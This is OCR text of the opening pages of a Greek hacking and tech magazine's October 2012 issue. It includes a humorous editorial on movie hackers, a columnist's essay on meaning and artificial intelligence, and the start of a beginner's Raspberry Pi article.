all rights reversed

HACKER

Οκτώβρης 2012 # Τιμή τεύχους 6,40€

τεύχος 013 - Μπουγάτσα με Κερί Edition



1 χρόνος μαχητικού hacking για όλους [*]

Raspberry Pi mania!

Παιχνίδια μετά το exploitation

OpenVZ: AK-47s, for everyone!

[*] κι ακόμα είμαστε στην προθέρμανση ;)

tefhos 13o

Περιεχόμενα

και οδηγίες χρήσης

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint A.E. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές είναι στο http://deltahacker.gr/subscriptions και οι παραγγελίες γίνονται από το http://deltahacker.gr/order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) Γράφουν τα πηθικάκια Σαίξπηρ;
Η απάντηση στο http://deltahacker.gr/?p=6608



Πλήρη **άρθρα που συμπληρώνουν** το περιοδικό. Τα **εβδομαδιαία** μας **video casts** [έρχονται, έρχονται]. Ολόκληρα **blasts from the past**. Τα **βίντεο** από τα **live streams**. Τα πάντα ενδιαφέροντα **forums**. Το **σημείο συνάντησης** για τους φίλους του περιοδικού. Η πιο **ζωντανή κοινότητα** και οι πιο **ανήσυχοι, δημιουργικοί χρήστες**!

deltahacker.gr

What have you hacked for me lately?

Κινηματογράφος Vs Πραγματικότητα



Νιώθετε μερικές φορές σαν η ζωής σας να είναι μια κινηματογραφική υπερπαραγωγή, στην οποία έχετε πρωταγωνιστικό ρόλο; Αν ναι, σας λέμε από τώρα να μη μασάτε: Η πραγματική ζωή είναι απείρως καλύτερη, ακόμη κι από την πιο δυνατή ταινία που μπορείτε να θυμηθείτε!

by subZraw

Σας φαίνεται υπερβολική η υπόθεσή μας; Εμείς πάλι δεν την βλέπουμε καν ως υπόθεση. Επιτρέψτε μας να εξηγηθούμε, παίρνοντας ως παράδειγμα τις ταινίες που αφορούν στους χάκερς και στο χάκινγκ.

Χωρίς αμφιβολία, ο ήρωας μιας τέτοιας ταινίας είναι ένας τιτάνας και μισός. Γνωρίζει τέλεια προγραμματισμό, δίκτυα, κρυπτογραφία, μαθηματικά, κβαντομηχανική, στατιστική, καράτε και κουνγκ φου, ενώ όταν οι συνθήκες δυσκολεύουν ιδιαίτερα μπορεί να πετάξει κι ελικόπτερο. Όταν περπατά στους δρόμους αποφασισμένος, όλα συμβαίνουν σε αργή κίνηση. Στο υπόβαθρο παίζει επιβλητική, σχεδόν επική μουσική κι όλοι γυρίζουν να τον κοιτάξουν -- πάντα σε αργή κίνηση. Δεν μπορούν να κάνουν κι αλλιώς, αφού πέρα από την επιβλητική μουσική, επιβλητική είναι και η παρουσία του χάκερ.

Αλλά μη νομίζετε, όταν ο τιτανοχάκερ θέλει να περάσει απαρατήρητος, είναι σε θέση να το καταφέρει εξίσου καλά. Να, όταν π.χ. θελήσει να υποκλέψει μυστικά έγγραφα από το Αμερικανικό ναυτικό και το FBI, προκειμένου ν’ αποδείξει ότι στη σκοτεινή πλευρά της Σελήνης η

Apple έχει κατασκευάσει βάση σε συνεργασία με εξωγήινη φυλή, με απώτερο στόχο να χρησιμοποιήσουν την ανθρωπότητα ως πειραματόζωα για τις ανάγκες τηλεοπτικού ριάλιτι που ξεκινά την επόμενη σεζόν στον Μπετελγέζ Επτά, να είστε σίγουροι ότι θα κατορθώσει να τα υποκλέψει *χωρίς* να τον εντοπίσουν.

Θα καταφύγει βέβαια σε προχωρημένες τεχνικές κάλυψης κι απόκρυψης, δεν χωράει καμία αμφιβολία περί αυτού. Εξάλλου δεν γίνεται κι αλλιώς. Βλέπετε, πέρα από τη βοήθεια που παίρνει από το λειτουργικό σύστημα, το οποίο όλο και κάτι θυμίζει από όσα γνωρίζουμε αλλά δεν είναι κανένα από αυτά, ο τιτανοχάκερ μας πατά ταχύτατα κι αποφασιστικά τα πλήκτρα, ξεχωρίζει τα λιγοστά, κρίσιμης σημασίας bits εν μέσω μιας θάλασσας χάους που σκρολάρει στην οθόνη του military-grade laptop του, κι έτσι δημιουργεί έναν πολύπλοκο δαίδαλο από πολλαπλά κρυπτογραφημένα κανάλια επικοινωνίας, τα οποία διέρχονται από servers στο Χόμπαρτ της Τασμανίας, στην Παπούα Νέα Γουινέα, στο Ανατολικό Τιμόρ, στο Ρέικιαβικ της Ισλανδίας και, τέλος, από εκείνον τον σκονισμένο υπολογιστή σε μια γωνιά του Papa Joe's Drinks and More, εκεί, δίπλα σ' ένα στάρμπαξ στο Σιάτλ ντάουν τάουν.

Α, και δεν πιστεύουμε να νομίζετε ότι ο ήρωάς μας δεν έχει προσωπική ζωή, ε; Χα, θα ήθελε! Όλες οι γυναίκες, ακόμη κι εκείνες που δεν ενδιαφέρονται να συλλάβουν το μεγαλείο της δουλειάς του, θέλουν ούτως ή άλλως να συλλάβουν κάτι απ' αυτόν. Αφήστε, σε ησυχία δεν τον αφήνουν. Δεν ξέρουμε, ίσως είναι οι φήμες που κυκλοφορούν. «Αυτό που λένε για τα geeks, ότι πέρα από τους υπολογιστές δεν τα καταφέρνουν και σε άλλους τομείς; Τίποτε δεν θα μπορούσε να είναι πιο μακρυά από την αλήθεια -- το διαπίστωσα χθες βράδυ», λέει με βλέμμα που (ακόμα) λάμπει η Τζένιφερ στην Άσλι (με παχύ σίγμα).

Ωραία η ζωή των κινηματογραφικών χάκερ, δεν μπορούμε να πούμε. Μιλάμε ότι οι άνθρωποι μπορούν να κάνουν τα πάντα, ακόμη και να πετάξουν σαν τον Σούπερμαν. Κι αν η στολή του τελευταίου σε κάποιους δείχνει λίγο, χμ, γκέι, κανένα πρόβλημα: Οι τιτανοχάκερ μπορούν να πετάξουν *και* σαν τον Άιρονμαν.

Το πρόβλημα με την όλη εικόνα, είναι ότι δεν έχει καμία απολύτως σχέση με την πραγματικότητα. Αλλά για μισό λεπτό, αποσύρουμε τη λέξη «πρόβλημα». Ευτυχώς που η ζωή των κινηματογραφικών δεν έχει σχέση με εκείνη των αληθινών χάκερ, αγαπητές φίλες κι αγαπητοί φίλοι! Διαφορετικά μάλλον θα μιλούσαμε για μια πολύ βαρετή ζωή, την οποία ούτως ή άλλως θα μπορούσαν να ζουν μόνο λίγοι -- ή για την ακρίβεια το πολύ ένας.

Ενώ τώρα; Τι συμβαίνει τώρα; Τώρα συμβαίνουν πολλά, όλα τους άκρως ενδιαφέροντα αλλά *και* πραγματοποιήσιμα από κάθε ενδιαφερόμενο. Το τεύχος που κρατάτε στα χέρια σας περιλαμβάνει λίγα μόνο παραδείγματα του τι εννοούμε. Να, ο καλός συνάδελφος και φίλος 41i3n μάς δείχνει ότι το μεγαλύτερο πρόβλημα δεν είναι τόσο η εισβολή σε ένα σύστημα, όσο το τι κάνουμε από εκεί και πέρα. Μάλιστα, τα δύο σχετικά άρθρα που ετοίμασε και δημοσιεύονται στο παρόν, θα αποδειχθούν εξαιρετικά χρήσιμα ως οδηγοί αναφοράς για τις μελλοντικές μας --και φυσικά τις μελλοντικές σας-- περιπέτειες. Μήπως η δουλειά του 41i3n σας φαίνεται κάπως μακριά από τα ενδιαφέροντά σας; Μην ανησυχείτε, υπάρχουν κι εκείνα τα άρθρα του giannoug, ο οποίος μας δείχνει πώς μπορούμε να μετατρέψουμε ένα σχεδόν παροπλισμένο PC σε virtualization powerhouse! Αν τώρα ακόμη κι αυτό δεν σας ιντριγκάρει, σας λέμε ότι ο Sonic συνεχίζει να μας πωρώνει με την Python και τις εφαρμογές γραφικών, ενώ έχουμε και κεντρικό θέμα για έναν πάμφθηνο, αθόρυβο κι ενεργειακά αόρατο υπολογιστή, ο οποίος έχει όλα τα φώτα για να αλλάξει την τεχνολογική μας καθημερινότητα!

Θα μπορούσαμε να συνεχίσουμε τα παραδείγματα, αλλά νομίζουμε ότι καταλαβαίνετε τι θέλουμε να πούμε. Το deltaHacker, στη νέα του σεζόν που μόλις ξεκίνησε, συνεχίζει να είναι συναρπαστικό και μάλιστα να απευθύνεται σε όλους -- όχι μόνο στους τιτάνες :) Α, κι αν προς το παρόν κάποια από τα θέματά του σας προκαλούν πονοκεφάλους, δείξτε λίγη επιμονή και υπομονή κι ελάτε να τα πούμε μερικούς μήνες μετά...

Καλή σεζόν να έχουμε -- και να μη μασάμε!

ονέιλ μέιλ

POST CAR

THE ADDRESS TO BE WRITTEN ON THIS SI



Αγαπητοί μου,

Πλησιάζει το τέλος Σεπτέμβρη. Είναι και πάλι Κυριακή, και σύμφωνα με την μικρή ατζέντα της Κυρίας Καιτης, σήμερα εορτάζεται η μνήμη των Οσίων Ξανθίππης και Πολυξένης.

Μπροστά μου έχω τα δώδεκα τεύχη του χαριτωμένου τούτου περιοδικού --αυτού καλέ, που κρατάτε αυτή τη στιγμή στα χέρια σας, και που σας έρχεται ταχυδρομικώς μια φορά στο τόσο-- και έχω μείνει να τα κοιτάζω.

Σκέφτομαι, πολύ ωραίο αυτό το γραφιστικό κολπάκι με το κόκκινο ανάδελτα στις ράχες των τευχών. Πολύ ευρηματικό. Αναρωτιέμαι τι θα έχει σκεφτεί ο DTP Guy (TM) για το επόμενο τεύχος. Θα επαναλάβει το μοτίβο, ή θα περάσει στα επόμενα γράμματα;

Βλέπετε, αυτά είναι τα μυστήρια του χρόνου. Αυτή τη στιγμή, γράφω για κάτι το οποίο εσείς έχετε στα χέρια σας, αλλά εγώ όχι. Στο μυαλό μου το τεύχος υπάρχει ως προσδοκία, ή πρόβλεψη, αλλά ως αντικείμενο δεν υφίσταται. Μπορεί και να μην υπάρξει ποτέ, υπό την έννοια ότι μπορεί τελικά το τεύχος να μη καταφέρει να φτάσει στα χέρια σας.

Χτυπάω ξύλο βέβαια. Δεν κάνω δυσοίωνες προφητείες για το μέλλον του περιοδικού, πιστέψτε με. Χίλιοι λόγοι υπάρχουν να μην φτάσει στα χέρια σας. Μπορεί ας πούμε να το κλέψανε από την είσοδο της πολυκατοικίας που το άφησε ο ταχυδρόμος. Ή να το πήρε ο ταχυδρόμος σπίτι του, γιατί του άρεσε. Ή να είχαν απεργία στο ταχυδρομείο και να έχει μείνει στα υπόγεια του κέντρου διαλογής.

Χίλιοι λόγοι, πραγματικά.

Το ενδιαφέρον (και παράδοξο συνάμα) είναι ακριβώς αυτό: Ότι εμείς οι άνθρωποι έχουμε έναν τρόπο να μιλάμε και να αναφερόμαστε σε αντικείμενα, χωρίς αυτά τα αντικείμενα να μοιράζονται κατ' ανάγκην καμία άλλη ιδιότητα, πέραν του ότι αναφερόμαστε σε αυτά εντός ενός συγκεκριμένου πλαισίου -- και με έναν συγκεκριμένο τρόπο.

Η λέξη κλειδί στην πιο πάνω φράση είναι το «κατ' ανάγκην». Σκεφτείτε το. Τι κοινό έχει το αντικείμενο που προσδιορίζεται με το όνομα «τεύχος Οκτωβρίου του περιοδικού δέλτα χάκερ» όταν γράφω εγώ γι αυτό σήμερα, Οσίων Ξανθίππης και Πολυξένης, και όταν διαβάζετε εσείς γι αυτό στα μέσα Οκτωβρίου (ή όποτε λάβετε το τεύχος στα χέρια, εφόσον δεν σας το κλέψανε από την πολυκατοικία ή δεν έχει ξεμείνει στα υπόγεια του κέντρου διαλογής);

Τίποτα. Δεν μοιράζονται καμία ιδιότητα.

Ούτε καν την ιδιότητα της ύπαρξης, καθώς το τεύχος για το οποίο σας γράφω ακόμα δεν υπάρχει, ενώ το τεύχος που εσείς διαβάζετε υπάρχει μια χαρά (έστω και αν σας το κλέψανε, και δεν μπορείτε πλέον να το διαβάσετε).

Μοιράζονται όμως το όνομα. Αυτό εννοώ. Ότι στις συνεννοήσεις μεταξύ τους οι άνθρωποι δεν αναφέρονται (κατ' ανάγκην) σε αντικείμενα αυτού του κόσμου, παρά σε αναφορικούς δείκτες (ονόματα) εντός εκείνων των

συγκεκριμένων διανθρώπινων πλαισίων, στα οποία οι συγκεκριμένοι δείκτες δεν στερούνται νοήματος.

Γουάου. Πού τα βρίσκω όλα αυτά και τα λέω, μου λέτε;

Δεν ξέρω πού τα βρίσκω, αλλά πλάκα πλάκα, στην πιο πάνω περιγραφή έγκειται το μυστικό γιατί είχαν αποτύχει μέχρι τώρα όλες οι προσπάθειες να φτιαχτεί τεχνητή νοημοσύνη. Καθώς και το μυστικό της επιτυχίας του Google.

Σας ιντρίγκαρα, ε;

Κοιτάξτε: Οι προσπάθειες να φτιαχτεί τεχνητή νοημοσύνη στηρίζονταν στην ιδέα ότι θα φτιάξουμε ένα μοντέλο για το πώς λειτουργεί η ανθρώπινη νοημοσύνη, και μετά θα το μιμηθούμε.


Πιάσαν τα μολύβια, λοιπόν, οι αρχιτέκτονες των συστημάτων ΤΝ και άρχισαν να σκέφτονται. Τι σκέφτηκαν; Ότι οι άνθρωποι χρησιμοποιούν την γλώσσα, ότι η γλώσσα έχει «λέξεις» που αναφέρονται σε αντικείμενα με τα οποία οι άνθρωποι αλληλεπιδρούν με τον έναν ή τον άλλο τρόπο, και ότι η σκέψη δεν είναι παρά ο συνδυασμός των «λέξεων» αυτών σε προτάσεις, σύμφωνα με συγκεκριμένους κανόνες. (Υπερ-υπεραπλουστεύω, βέβαια, αλλά μην κολλάτε στις λεπτομέρειες). Η νοημοσύνη, λοιπόν, δεν είναι παρά ο συνδυασμός των προτάσεων αυτών σε συλλογισμούς, σύμφωνα με άλλους κανόνες. Όσο πιο γρήγορα, τόσο πιο έξυπνα.

Αυτό σκέφτηκαν οι πρώτοι σχεδιαστές συστημάτων ΤΝ και βάλθηκαν να κωδικοποιούν σε αλγόριθμους τους κανόνες συνδυασμού των «λέξεων» και τους κανόνες σχηματισμού «συλλογισμών».

Τα συστήματά τους γίνονταν ολοένα και πιο πολύπλοκα, οι κανόνες ολοένα και περισσότεροι, οι εξαιρέσεις και οι διευκρινήσεις ολοένα και περισσότερες, και από ευφυία ...μπα. Ο κομπιούτορας παρέμενε μέσα στην άφατη βλακεία.

ΟΚ, λοιπόν. Υπαναχώρηση. «Εφόσον δεν μπορούμε να κωδικοποιήσουμε το σύνολο της ανθρώπινης σκέψης», σκεφτήκανε οι επιστημονάδες, «θα κωδικοποιήσουμε τομείς γνώσεων. Τέλεια!»

Οι παλιότεροι θα θυμούνται τα expert systems, που τάχα μου θα υποκαθιστούσαν --έγραφαν τα έκθαμβα άρθρα του ειδικού τύπου-- τους γιατρούς, τους μηχανικούς, τους δικηγόρους και δεν ξέρω ποιόν άλλον -- τους δημοσιογράφους ίσως.



Ναι, καλά. Ξυπνήστε με όταν είναι να φάμε.

Πού ήταν το λάθος;

Μα, φυσικά στο μοντέλο που προσπαθούσαν να μιμηθούν.

Οι επιστημονάδες φαντάζονταν ότι η νοημοσύνη έγκειται στον χειρισμό συμβόλων βάσει κανόνων, ενώ από παντού προέκυπτε ότι δεν ήταν αυτό. Ή ότι δεν ήταν *μόνο* αυτό. Ότι κάτι έλειπε, και μάλιστα ότι αυτό το "κάτι" ήταν τόσο σημαντικό, ώστε ακόμα και μετά την αλγοριθμοποίηση μυριάδων κανόνων, το σύστημα παρέμενε τόσο χαζό όσο και ο μπούφος.

Σας το έγραψα και πιο πριν. Το μυστικό βρίσκεται στο ότι στις αλληλεπιδράσεις μεταξύ τους, οι άνθρωποι δεν χρησιμοποιούν σύμβολα που αντιστοιχούν σε αντικείμενα αυτού του κόσμου, παρά αναφορικούς δείκτες εντός εκείνων μόνο των συγκεκριμένων διανθρώπινων πλαισίων στα οποία οι συγκεκριμένοι δείκτες δεν στερούνται νοήματος.

Η λέξη κλειδί, εδώ, είναι η λέξη «διανθρώπινος» -όπως λέμε διαδικτυακός, στα αγγλικά θα το λέγαμε inter-human.

Σκεφτείτε το. Οι άνθρωποι δεν χρησιμοποιούν σύμβολα με προδιαγεγραμμένο πεδίο αναφοράς, αλλά μόνο αναφορικούς δείκτες που δεν στερούνται νοήματος εντός συγκεκριμένων πλαισίων δι-ανθρώπινων αλληλεπιδράσεων. Δηλαδή, το ότι λέω «γάτα» καθίσταται δείκτης αναφοράς προς τη γάτα που περνάει το δρόμο μόνο κατά το μέτρο που άλλοι άνθρωποι μοιράζονται με μένα αυτό το πλαίσιο αναφοράς. Για να το πω επιγραμματικά: Δεν χρησιμοποιώ σύμβολα αντικειμένων αλλά μοιράζομαι δείκτες αναφοράς, αλληλεπιδρώντας με άλλους ανθρώπους.

Γι αυτό και μας είναι τόσο εύκολο να παρεξηγούμε ο ένας τον άλλο, ή να αλληλοσκοτωνόμαστε για χρόνια και χρόνια για το τάδε ή το δείνα θέμα, και μετά να το κοιτάμε και να λέμε WTF?

Γι αυτό κι εγώ μπορώ να σας γράφω για το τεύχος Οκτωβρίου του δέλτα χάκερ ενώ το τεύχος δεν υπάρχει ακόμα, και δεν ξέρουμε καν τη μορφή του όταν (και αν!) θα φτάσει στα χέρια σας.

Και γι αυτό η προσέγγιση του Google στα ζητήματα τεχνητής νοημοσύνης αποδεικνύεται τόσο επιτυχημένη. Επειδή το Google δεν επιχειρεί να προβλέψει ή να αλγοριθμοποιήσει τους κανόνες με τους οποίους είναι επιτρεπτό να συνδυάζονται οι «λέξεις» και οι «προτάσεις» εντός μιας γλώσσας. Το Google αδιαφορεί παντελώς για αυτό. Το μόνο που κάνει είναι να προσπαθεί να φτιάξει ψηφιακά μοντέλα όσων δι-ανθρώπινων αλληλεπιδράσεων αποτυπώνονται εντός του διαδικτύου. Τίποτα άλλο. Αλληλεπιδράσεων -- όχι συμβόλων, ούτε δεικτών αναφοράς. Αυτά δεν ενδιαφέρουν το Google. Ούτε η γλώσσα, ούτε οι λέξεις, ούτε καν οι κανόνες. Αυτά θα προκύψουν.

Όπως προέκυψε η εικόνα της γάτας όταν οι ερευνητάδες του Google Neural Network Learning Project έβαλαν το σύστημα να διατρέξει μερικά εκατομμύρια βίντεα του γιουτιούμπ, χωρίς κανείς να του έχει εκ των προτέρων εξηγήσει ότι υπάρχουν γάτες και πώς μοιάζουν.

Αυτά...

Σας είχα υποσχεθεί, αγαπητοί μου, στο προηγούμενο τεύχος, ότι θα έκανα σήμερα μιαν ανασκόπηση του έτους που μας πέρασε. Με αυτά και με αυτά παρασύρθηκα και άρχισα να γράφω για τεχνητή νοημοσύνη.

Δεν πειράζει. Λίγη ποικιλία δεν βλάπτει.

Άλλωστε scripta manent. Τα τεύχη τα έχετε. Ας κάνει ο καθείς την δική του ανασκόπηση.


Σας ασπάζομαι,

Θείος Ακάκιος

Skill: Beginner

Tags: Raspberry Pi, Linux, Debian, Raspbian, OpenVPN, SSH, SAMBA, Squid

Έναν περίπου χρόνο πριν, ο ενθουσιασμός για το Rasbperry Pi είχε ήδη αρχίσει να διογκώνεται σ' όλοκληρο τον πλανήτη. Ήταν τότε που έσκασαν οι πρώτες ειδήσεις αναφορικά με την επικείμενη κυκλοφορία ενός πάμφθηνου υπολογιστή, ο οποίος θα έτρεχε Linux και θα ήταν αρκετά ισχυρός για γενική χρήση. Μετά από καθυστέρηση έξι περίπου μηνών, που για όσους είχαν προπαραγγείλει φάνηκαν σαν έξι περίπου χρόνια, κοντά στα μέσα της περασμένης άνοιξης τα πρώτα Raspberry Pi άρχισαν να καταφθάνουν στους τυχερούς τους παραλήπτες. Πάντως μη γελιέστε: Ακόμη και σήμερα, η απόκτηση ενός Raspberry Pi σε διδάσκει την αρετή της υπομονής. Υποχρεωτικά.



Raspberry Pi για όλους, για υγεία και χαρά!

by subZraw

Με 27 περίπου ευρώ, χωρίς τα μεταφορικά, παίρνετε έναν πλήρη υπολογιστή χωρίς κουδουνάκια και σφυρίχτρες, όπως λέει κι ο κος Αρχισυντάκτης (ΤΜ). Ως προς την ισχύ του κεντρικού επεξεργαστή, το Raspberry Pi είναι ένας Pentium II. Ως προς την ισχύ του επεξεργαστή γραφικών, είναι ένα Xbox 1. Συνυπολογίστε το μικρό του μέγεθος, την εξαιρετικά χαμηλή κατανάλωση ενέργειας και την παντελώς αθόρυβη λειτουργία του, οπότε ξαφνικά έχετε μια άριστη πλατφόρμα για εκπαίδευση, για εφαρμογές server στο σπίτι ή στο γραφείο, για χαλαρό gaming παντού ή για ένα πλήρες media center στο σαλόνι.

